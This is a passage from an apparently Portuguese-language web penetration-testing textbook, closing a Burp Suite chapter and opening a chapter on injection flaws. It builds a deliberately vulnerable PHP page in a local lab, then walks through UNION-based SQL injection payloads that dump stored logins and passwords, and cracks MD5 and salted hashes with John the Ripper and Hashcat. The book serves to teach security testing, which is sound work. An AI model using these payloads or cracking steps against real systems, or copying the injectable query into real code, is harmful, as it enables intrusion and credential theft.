

Figura 7.92 – O Repeater segue códigos HTTP de redirecionamento.

7.6.14.3 Sessions

Configuração de cookies de sessão.

Em Session Handling Rules, é possível configurar em quais ferramentas do Burp Suite serão usados cookies de sessão. Por padrão, é somente no Spider e no Scanner. É possível alterar essa regra por meio do botão Edit (Figuras 7.83 e 7.84).

Em Cookie Jar, armazenam-se os cookies de sessão capturados pelo Burp Suite. Eles podem ser visualizados por meio do botão Open cookie jar (Figura 7.81)

7.6.15 Aba User options

Configurações para o usuário, como autenticação automática para formulário

de logins, configuração de proxies do tipo SOCKS etc.

7.6.15.1 Connections

Em Platform Authentication, é possível configurar o envio de usuário e senha para páginas de autenticação (Figura 7.93).



Figura 7.93 – Configuração automática para páginas de autenticação (basic, digest etc.).

7.7 Proxies alternativos

Além do Burp Suite, há outros proxies que podem ser usados para auditoria em aplicações web, como o Web Scarab (Figura 7.94) e o OWASP ZAP (Zed Attack Proxy – Figura 7.95). Particularmente, considero o Burp Suite o mais simples e versátil, porém sinta-se à vontade para testar outros proxies que podem ser usados no lugar do Burp Suite e aprender sobre eles.



Figura 7.94 – Web Scarab.



Figura 7.95 – OWASP ZAP (Zed Attack Proxy).

---

1 Maiores informações de categorias em https://nmap.org/nsedoc.

2 As categorias e a ordem de apresentação dos scripts inclusos neste livro foram retiradas de

https://nmap.org/nsedoc.

3 Para capturar requisições, verifique se o checkbox *Intercept requests based on the following rules* está habilitado (Figura 7.30).

4 Atirador de elite. Os snipers efetuam tiros contra o alvo com muita precisão, evitando o desperdício de munição e erros de pontaria.

5 Máquina de guerra usada para derrubar portões de cidades.

6 Endereço http://google.com codificado em base64.

CAPÍTULO 8

Exploração de falhas

O conteúdo da web, nos primórdios, era considerado estático. Os usuários acessavam o site e não interagiam com ele. No entanto, com o passar do tempo, os sites tornaram-se dinâmico e o seu conteúdo passou a ser exibido conforme a interação do usuário. O grande problema dessa abordagem consiste em permitir ao usuário inserir dados. De acordo com o dado inserido, e se o servidor web estiver mal configurado, é possível explorar vulnerabilidades, o que é o intuito deste capítulo.

A OWASP define um guia (https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project) com as dez principais vulnerabilidades em aplicações web. Até o momento da escrita deste livro, a última versão da OWASP era a de 2017. Como acredito ser o melhor guia de descrição de vulnerabilidades, será ele adotado para esta obra.

Particularmente, gosto muito da extensão (Add-on) Hackbar do Firefox (obtido em https://addons.mozilla.org/pt-BR/firefox/addon/hackbar, pode ser manualmente instalado no Firefox) para realizar ataques que requerem manipulação de URL (XSS, injeção SQL, injeção de comando etc.). Antes de prosseguir nos ataques, instale-o:

1. Aperte a tecla Alt para que o Firefox exiba a barra de navegação. Vá em Tools > Add-ons.
2. Procure pela extensão Hackbar e instale-a.
3. Após instalar, aperte a tecla Alt e selecione Tools > Show/hide Hackbar (Figura 8.1) para exibir o Hackbar.



Figura 8.1 – Exibindo o Add-on Hackbar.

4. Insira a URL desejada no Hackbar e clique no botão Execute para acessá-la (Figura 8.2).

Figura 8.2 – Add-on Hackbar acessando o site do Facebook.

8.1 A1 – Injeção

A categoria A1 classifica vulnerabilidades de injeção como qualquer tipo de ataque que consiga injetar dados em consultas ou comandos do sistema. Exemplos: injeção SQL, LDAP, XML, HTML etc.

8.1.1 Injeção SQL

Injeção SQL ou SQL Injection (abreviado como SQLi) é a capacidade de injetar comandos em uma consulta SQL.

Por exemplo, a consulta SQL a seguir retorna o endereço e o telefone do usuário daniel:

SELECT endereco, telefone WHERE usuario='**daniel**'

E se, em vez de ser inserido o nome de usuário, for inserida a sintaxe ' or '1'='1?

SELECT endereco, telefone WHERE usuario='' **or '1'='1**'

A resposta é simples: será retornado o endereço e o telefone do usuário que seja nulo (usuario='' – a não ser que o banco de dados tenha um usuário nulo,

o que provavelmente não deve acontecer, a expressão é falsa e não deve retornar nenhum tipo de dado) ou será retornado o nome e o endereço do primeiro usuário da tabela desde que a expressão matemática 1 seja igual a 1. Obviamente, 1 sempre será igual a 1. Assim, o payload ' or '1' = '1 anula a restrição do SQL (WHERE usuário=) de selecionar dados (endereço e telefone) somente do usuário informado (usuário daniel).

O princípio básico de funcionamento de uma injeção SQL consiste em:

1. Finalizar a consulta SQL, normalmente com aspas simples para que a consulta do atacante seja inserida.
2. Inserir uma consulta SQL maliciosa. Exemplo:

UNION ALL SELECT login,senha FROM usuarios

3. Inserir comentários (# ou --) no final da consulta, para que qualquer instrução SQL após a consulta do atacante seja ignorada. A injeção SQL final ficará da seguinte forma:

' UNION ALL SELECT login,senha FROM usuarios #

-- Há um espaço no final do -- --
' UNION ALL SELECT login,senha FROM usuarios --

Será necessário criar o seguinte ambiente para testes de injeção SQL:

1. Inicie o MySQL:

root@kali# **service mysql start**

2. Acesse o servidor MySQL:

root@kali# **mysql**

3. Crie um usuário (teste) e uma senha (teste) para acessar o banco de dados:

MariaDB [(none)]> **CREATE USER 'teste'@'localhost' IDENTIFIED BY 'teste';**
MariaDB [(none)]> **GRANT ALL PRIVILEGES ON * . * TO 'teste'@'localhost';**

4. Crie a base de dados pentestWeb:

MariaDB [(none)]> **CREATE DATABASE pentestWeb;**

5. Mude a base de dados atual para pentestWeb:

```
MariaDB [(none)]> USE pentestWeb;
```

6. Crie a tabela usuarios:

```
MariaDB [pentestWeb]> CREATE TABLE usuarios (
    -> id INT NOT NULL AUTO_INCREMENT,
    -> nome VARCHAR(200) NOT NULL,
    -> login VARCHAR(200) NOT NULL,
    -> senha VARCHAR(200) NOT NULL,
    -> endereco VARCHAR(200) NOT NULL,
    -> telefone VARCHAR(40) NOT NULL,
    -> PRIMARY KEY(id) );
```

7. Insira os seguintes valores na tabela usuarios:

```
MariaDB [pentestWeb]> INSERT INTO usuarios VALUES(1, "Administrador", "admin",
"admin123", "Endereco do Admin", "000-000");
MariaDB [pentestWeb]> INSERT INTO usuarios VALUES(2, "Daniel", "daniel", "d4n13l",
"Endereco do Daniel", "111-111");
MariaDB [pentestWeb]> INSERT INTO usuarios VALUES(3, "Rubens", "rubens", "prates",
"Endereco do Rubens", "222-222");
```

8. Verifique se os valores foram corretamente inseridos:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+---------------+--------+----------+--------------------+----------+
| id | nome          | login  | senha    | endereco           | telefone |
+----+---------------+--------+----------+--------------------+----------+
|  1 | Administrador | admin  | admin123 | Endereco do Admin  | 000-000  |
|  2 | Daniel        | daniel | d4n13l   | Endereco do Daniel | 111-111  |
|  3 | Rubens        | rubens | prates   | Endereco do Rubens | 222-222  |
+----+---------------+--------+----------+--------------------+----------+
3 rows in set (0.00 sec)
```

9. Saia do MySQL:

```
MariaDB [pentestWeb]> exit
```

10. Crie o arquivo /var/www/conecta.php com o seguinte conteúdo:

```
<?php
$servidor = "localhost";
$usuario_mysql = "teste";
$senha_mysql = "teste";
$conexao = mysqli_connect($servidor, $usuario_mysql, $senha_mysql, "pentestWeb");
?>
```

Há três tipos de injeções SQL: baseada em erro, em booleano ou em tempo.

8.1.1.1 Injeção SQL baseada em erro (método GET)

A injeção SQL baseada em erro é caracterizada por retornar para a aplicação web as consultas maliciosas feitas pelo atacante. Dessa forma, o atacante possui melhor controle da estrutura organizacional do banco de dados e, sem muitos esforços, é possível descobrir nomes de tabelas, colunas e dados inseridos.

Crie o arquivo /var/www/html/sqli.php com o seguinte conteúdo:

```
<form action="" method="GET">
   Nome do usuário: <input type="text" name="nome">
   <input type="submit" value="Enviar">
</form>
<?php
include "/var/www/conecta.php";
if( isset($_GET["nome"]) ){
   $nome = $_GET["nome"];
   u$sql = "SELECT * FROM usuarios WHERE nome = '$nome' ";
   //Descomente a linha a seguir para você visualizar como é
   //construída a consulta SQL:
   //echo $sql . "<br>";
   $dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
   while( $linha = mysqli_fetch_assoc($dados) ){
      $endereco = $linha["endereco"];
      $telefone  = $linha["telefone"];
      echo "<pre>Endereco: {$endereco}<br />Telefone: {$telefone}</pre>";
   }
   mysqli_close($conexao);
}
?>
```

Ao acessar o endereço http://localhost/sqli.php, digite os nomes de usuários (Administrador, Daniel ou Rubens) na caixa de texto: será retornado o telefone e o endereço de cada um. Ao digitar aspas simples na caixa de texto, ou acessar o endereço http://localhost/sqli.php?nome=', será exibida a seguinte mensagem de erro, indicando que a consulta SQL foi mal construída e que a aplicação encontra-se vulnerável à injeção SQL:

> You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

Por causa das aspas simples, a consulta SQL (variável $sql – linha u) será finalizada (observe as duas primeiras aspas simples a seguir, destacadas em negrito). Sobrará uma aspas simples, o que causará o erro de consulta SQL:

```
SELECT * FROM usuarios WHERE nome = '''
```

Sabendo que a consulta SQL apresenta erro com aspas simples, o atacante construirá o seu payload:

1. Verificando o código-fonte do arquivo /var/www/html/sqli.php, nota-se pela linha u que a variável $nome encontra-se entre aspas simples. Será necessário adicionar um comentário[1] no fim do payload para que a consulta SQL seja efetuada com sucesso:

   ' payload do atacante #
   ' *payload do atacante* --

2. Utilize o Hackbar para o processo manual de injeção SQL. Lembre-se de que os caracteres # ou -- devem ser codificados em URL:

   ' *payload do atacante* %23
   ' *payload do atacante* --%20

3. O próximo passo consiste em determinar quantas colunas formam a tabela atual. Um modo é usando o operador SQL UNION ALL. Caso o número de colunas do payload do atacante não seja o mesmo que o número de colunas da tabela atual, a mensagem "The used SELECT statements have a different number of columns" será exibida. O desafio consiste em determinar exatamente o número de colunas da tabela atual. No Hackbar, vá tentando injetar o payload até a mensagem "The used SELECT statements have a different number of columns" não ser mais exibida:

http://localhost/sqli.php?nome=' UNION ALL **SELECT 1** %23
The used SELECT statements have a different number of columns

http://localhost/sqli.php?nome=' UNION ALL **SELECT 1,2** %23
The used SELECT statements have a different number of columns

http://localhost/sqli.php?nome=' UNION ALL **SELECT 1,2,3** %23
The used SELECT statements have a different number of columns

http://localhost/sqli.php?nome=' UNION ALL **SELECT 1,2,3,4** %23
The used SELECT statements have a different number of columns

http://localhost/sqli.php?nome=' UNION ALL **SELECT 1,2,3,4,5** %23
The used SELECT statements have a different number of columns

http://localhost/sqli.php?nome=' UNION ALL **SELECT 1,2,3,4,5,6** %23
--- Reposta do browser ---
Endereco: 5
Telefone: 6

Outra forma de determinar a quantidade de colunas de uma tabela é ordenando os valores com o ORDER BY: vá ordenando os valores de forma crescente e quando aparecer uma mensagem de erro significa que a consulta SQL extrapolou a quantidade de colunas existentes. Sendo assim, a consulta anterior indica a exata quantidade de colunas da tabela atual:

http://localhost/sqli.php?nome=' **ORDER BY 1** %23
http://localhost/sqli.php?nome=' **ORDER BY 2** %23
http://localhost/sqli.php?nome=' **ORDER BY 3** %23
http://localhost/sqli.php?nome=' **ORDER BY 4** %23
http://localhost/sqli.php?nome=' **ORDER BY 5** %23
http://localhost/sqli.php?nome=' **ORDER BY 6** %23
http://localhost/sqli.php?nome=' **ORDER BY 7** %23
Unknown column '7' in 'order clause'

4. É necessário fazer uma observação com relação ao operador UNION ALL SELECT da etapa 3. Quando os valores de 1 a 6 são inseridos para determinar a quantidade de tabelas usadas, qualquer valor pode ser utilizado, desde que o UNION ALL SELECT seja formado pelo número exato de tabelas. Exemplos:

UNION ALL SELECT 1,1,1,1,1,1
UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL

Atente que os valores 5 e 6 (resposta enviada pelo browser na etapa 3) são inseridos nos campos Endereço e Telefone. Com essa informação em

mãos, o atacante sabe que qualquer consulta maliciosa deve ser realizada na quinta ou sexta posição. Por exemplo, para saber qual é a base de dados usada:

http://localhost/sqli.php?nome=' UNION ALL SELECT 1,2,3,4,**database()**,6 %23

--- Resposta do browser ---
Endereco: **pentestWeb**
Telefone: 6

Saber identificar em qual posição inserir a consulta maliciosa é fundamental para o sucesso de uma injeção SQL. Portanto, ao realizar uma consulta com o UNION ALL SELECT (etapa 3), identifique cada posição com valores distintos, a fim de que a aplicação retorne quais são as posições exatas para a inserção de payloads maliciosos.

5. A etapa 4 determina que a base de dados atual chama-se pentestWeb. A próxima etapa consiste em obter os nomes de todas as tabelas da base de dados atual:

http://localhost/sqli.php?nome=' UNION ALL SELECT 1,2,3,4,**table_name**,6 **FROM INFORMATION_SCHEMA.TABLES WHERE table_schema="pentestWeb"** %23

Endereco: **usuarios**
Telefone: 6

Dica: utilize o operador group_concat(table_name) em vez de table_name para melhor organizar os resultados.

6. A etapa 5 determina uma tabela de nome usuarios, a qual talvez seja interessante, podendo conter logins de acesso. O próximo passo consiste em determinar os nomes das colunas da tabela usuarios:

http://localhost/sqli.php?nome=' UNION ALL SELECT 1,2,3,4,**column_name**,6 **FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="pentestWeb" AND table_name="usuarios"** %23

--- Resposta do browser ---

Endereco: id
Telefone: 6

Endereco: nome
Telefone: 6

Endereco: **login**
Telefone: 6

Endereco: **senha**

Telefone: 6

Endereco: endereco
Telefone: 6

Endereco: telefone
Telefone: 6

Dica: utilize o operador group_concat(column_name) em vez de column_name para melhor organizar os resultados.

7. A etapa 6 determina duas colunas interessantes: login e senha. Sabendo os nomes das colunas, basta realizar uma consulta SQL para obter os valores delas. Caso a senha não tenha sido criptografada, será apresentada em claro para o atacante:

http://localhost/sqli.php?nome=' UNION ALL SELECT 1,2,3,4,**login,senha FROM pentestWeb.usuarios** %23

--- Resposta do browser ---

Endereco: **admin**
Telefone: **admin123**

Endereco: **daniel**
Telefone: **d4n13l**

Endereco: **rubens**
Telefone: **prates**

Dica: utilize o operador concat() para melhor organizar os resultados. Por exemplo, supondo que seja necessário exibir o nome de usuário e a senha em uma única linha, separados por dois pontos: http://localhost/sqli.php?nome=' UNION ALL SELECT 1,2,3,4,concat(login,':',senha), 6 FROM pentestWeb.usuarios %23.

Muitos sistemas armazenam o MD5 da senha em vez da senha em claro. A maioria das senhas armazenadas em MD5 pode ser quebrada em sites de cracking on-line ou combinando-se listas de palavras e programas de quebra de hashing, como o *John the ripper*.

Não há diferença alguma em ataques de injeção SQL contra tabelas que armazenam senhas em claro e de tabelas que armazenam o MD5 da senha. O exemplo a seguir insere um hash MD5 na tabela usuarios:

1. Crie o arquivo /var/www/html/md5.php com o seguinte conteúdo:

```
<?php
include "/var/www/conecta.php";
$senhaMD5 = md5("teste123");
```

```
$sql = "INSERT INTO usuarios(id, nome, login, senha, endereco, telefone) VALUES(4, 'Teste',
'teste', '$senhaMD5', 'Endereco do teste', '333-333')";
mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
mysqli_close($conexao);
echo "Usuario teste inserido com sucesso \n";
?>
```

2. Execute o script no terminal:

```
root@kali# php /var/www/html/md5.php
Usuario teste inserido com sucesso
```

3. Repita o procedimento de injeção SQL. A única diferença consiste na última etapa, em que o MD5 da senha é retornado pela consulta, em vez da senha em claro:

```
http://localhost/sqli.php?nome=' UNION ALL SELECT 1,2,3,4,login,senha FROM
pentestWeb.usuarios %23
```

```
--- Resposta do browser ---
Endereco: teste
Telefone: aa1bf4646de67fd9086cf6c79007026c
```

4. Consultando o hash no hash-identifier, há a confirmação de que se trata de um hash do tipo MD5:

```
root@kali# echo aa1bf4646de67fd9086cf6c79007026c | hash-identifier
Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Antes de usar o John the ripper, será necessário:

1. Salvar o hash da senha em um arquivo de texto:

root@kali# **echo aa1bf4646de67fd9086cf6c79007026c > /root/MD5.txt**

2. Criar uma lista de palavras com a senha inclusa:

root@kali# **echo "teste" > /root/lista.txt**
root@kali# **echo "teste123" >> /root/lista.txt**

O John the ripper pode operar de uma destas formas:

- Single crack – O John the ripper tentará quebrar as senhas usando nome, derivações do nome, diretório home do usuário etc. Fornecido com a opção --single.
- Wordlist – Uma lista de palavras é fornecida ao John the ripper para efetuar a quebra de senhas. Fornecido com a opção --wordlist=.
- Incremental mode – O John tentará todas as combinações possíveis de usuário e senha, método conhecido como força bruta. É a condição 100% certeira, porém, dependendo da complexidade da senha, a sua quebra levará muito tempo, sendo totalmente inviável. Fornecido com a opção --incremental.
- External mode – Poderá ser utilizado um componente externo para a quebra das senhas (reprogramando o código-fonte).

Observações:

- Caso não se forneça nenhuma opção ao John, será utilizada a opção padrão: primeiro será realizada a tentativa da quebra pelo modo single, depois será usada a lista de palavras (wordlist) padrão do John localizado em /usr/share/john/password.lst e por último o modo incremental.
- O John tentará identificar automaticamente qual o tipo de hash usado na senha. Caso seja necessário especificação manual, utilize a opção --format=*hash*. Exemplo: --format=raw-md5.
- Em qualquer modo, Ctrl+c pode ser usado para interromper o processo de quebra. Para retornar ao processo de quebra anteriormente interrompido: john --restore.
- Com o intuito de exibir as senhas após finalizado o processo de quebra: john <*arquivo com o hash das senhas*> --show.
- O John armazena as senhas decifradas no arquivo /root/.john/john.pot. Caso a

senha seja decifrada e se realize novamente o processo de quebra de senhas, o John não fará a quebra. Apague esse arquivo para realizar múltiplos testes para a mesma senha.

- O John armazena o progresso da quebra de senhas no arquivo /root/.john/john.rec. Caso o processo de quebra de senhas seja interrompido (Ctrl+c) e esse arquivo apagado, futuras restaurações não serão possíveis (a quebra da senha vai recomeçar do zero).

Para quebrar senhas em MD5, o John deverá ser informado com o arquivo contendo os hashes das senhas (/root/MD5.txt), a lista de palavras (/root/lista.txt) e a cifra a ser utilizada para quebrar as senhas (--format=raw-md5):

```
root@kali# john /root/MD5.txt --wordlist=/root/lista.txt --format=raw-md5
```

Caso a senha tenha sido decifrada, o John exibirá a mensagem:

```
Use the "--show" option to display all of the cracked passwords reliably
```

Utilize a opção --show para mostrar senhas decifradas:

```
root@kali# john /root/MD5.txt --format=raw-md5 --show
?:teste123
1 password hash cracked, 0 left
```

Além do John the ripper, é possível utilizar a ferramenta Hashcat para quebra de hashes.

Sintaxe:

```
hashcat lista_das_senhas_em_MD5 wordlist
```

Exemplo:

```
root@kali# hashcat MD5.txt lista.txt
INFO: approaching final keyspace, workload adjusted
aa1bf4646de67fd9086cf6c79007026c:teste123
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MD5
Hash.Target.....: aa1bf4646de67fd9086cf6c79007026c
Time.Started.....: Wed Jun 28 20:46:31 2017 (0 secs)
Time.Estimated...: Wed Jun 28 20:46:31 2017 (0 secs)
Input.Base.....: File (lista.txt)
Input.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....:        0 H/s (0.24ms)
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
```

```
Progress.........: 5/5 (100.00%)
Rejected.........: 0/5 (0.00%)
Restore.Point....: 0/5 (0.00%)
Candidates.#1....: teste -> bla
HWMon.Dev.#1.....: N/A
```

As senhas decifradas ficam armazenadas no arquivo /root/.hashcat/hashcat.potfile. Remova-o caso seja necessário realizar novos testes de cracking para o mesmo hash. Para exibir as senhas crackeadas (decifradas):

```
root@kali# hashcat MD5.txt --show
```

Há diversos modos de ataque que podem ser usados com o Hashcat. Por exemplo, o modo combinação (-a 1) junta duas listas, gerando a concatenação entre as palavras.

Sintaxe:

```
hashcat lista_das_senhas_em_MD5 wordlist1 wordlist2
```

Considere que a wordlist1 seja formada pela palavra teste, e a wordlist2 pelas palavras *123*, *456*. Ao usar o modo --stdout, o Hashcat ecoa na tela a concatenação das duas wordlists:

```
root@kali# hashcat lista1.txt lista2.txt -a 1 --stdout
teste123
teste456
```

```
root@kali# hashcat MD5.txt lista1.txt lista2.txt -a 1
INFO: approaching final keyspace, workload adjusted
aa1bf4646de67fd9086cf6c79007026c:teste123
```

Para especificar manualmente qual é o tipo de hash, utilize a opção -m. Os tipos de hashes suportados pelo Hashcat podem ser obtidos por meio da opção de ajuda (-h):

```
root@kali# hashcat -h
- [ Hash modes ] -
      # | Name             | Category
  ======+==================================
    900 | MD4              | Raw Hash
      0 | MD5              | Raw Hash
   5100 | Half MD5         | Raw Hash
    100 | SHA1             | Raw Hash
   1300 | SHA-224          | Raw Hash
   1400 | SHA-256          | Raw Hash
```

```
 10800 | SHA-384           | Raw Hash
  1700 | SHA-512           | Raw Hash
```

O exemplo a seguir seleciona o hash MD5 (-m 0) para realizar a quebra de senha:

```
root@kali# hashcat MD5.txt lista.txt -m 0
```

Em muitos casos, um salt é usado para incrementar a segurança da senha. Com o salt em mãos, é possível realizar a quebra da senha. Exemplo:

1. Crie o arquivo salt.php com o seguinte conteúdo:

```
<?php
$senha = "daniel";
$salt = "moreno";
echo md5($salt . $senha . $salt) . "\n";
?>
```

2. Gere o MD5 com o SALT:

```
root@kali# php salt.php
cf07efcba36afe79dca7fcd1e36dd5be
```

3. O arquivo com o hash da senha deve seguir o formato *hash*:*salt*.

```
--- Conteúdo do arquivo MD5_salt.txt ---
cf07efcba36afe79dca7fcd1e36dd5be:moreno
```

4. Selecione o modo de ataque 3800 para realizar a quebra com o Hashcat:

```
root@kali# hashcat MD5_salt.txt lista.txt -m 3800
INFO: approaching final keyspace, workload adjusted
cf07efcba36afe79dca7fcd1e36dd5be:moreno:daniel
```

A opção de força bruta (-a 3) utiliza máscaras para realizar a quebra da senha. Ao consultar o menu de ajuda do Hashcat, as seguintes máscaras são utilizadas:

```
root@kali# hashcat -h
- [ Built-in Charsets ] -
  ? | Charset
===+==========
  l | abcdefghijklmnopqrstuvwxyz
  u | ABCDEFGHIJKLMNOPQRSTUVWXYZ
  d | 0123456789
  h | 0123456789abcdef
  H | 0123456789ABCDEF
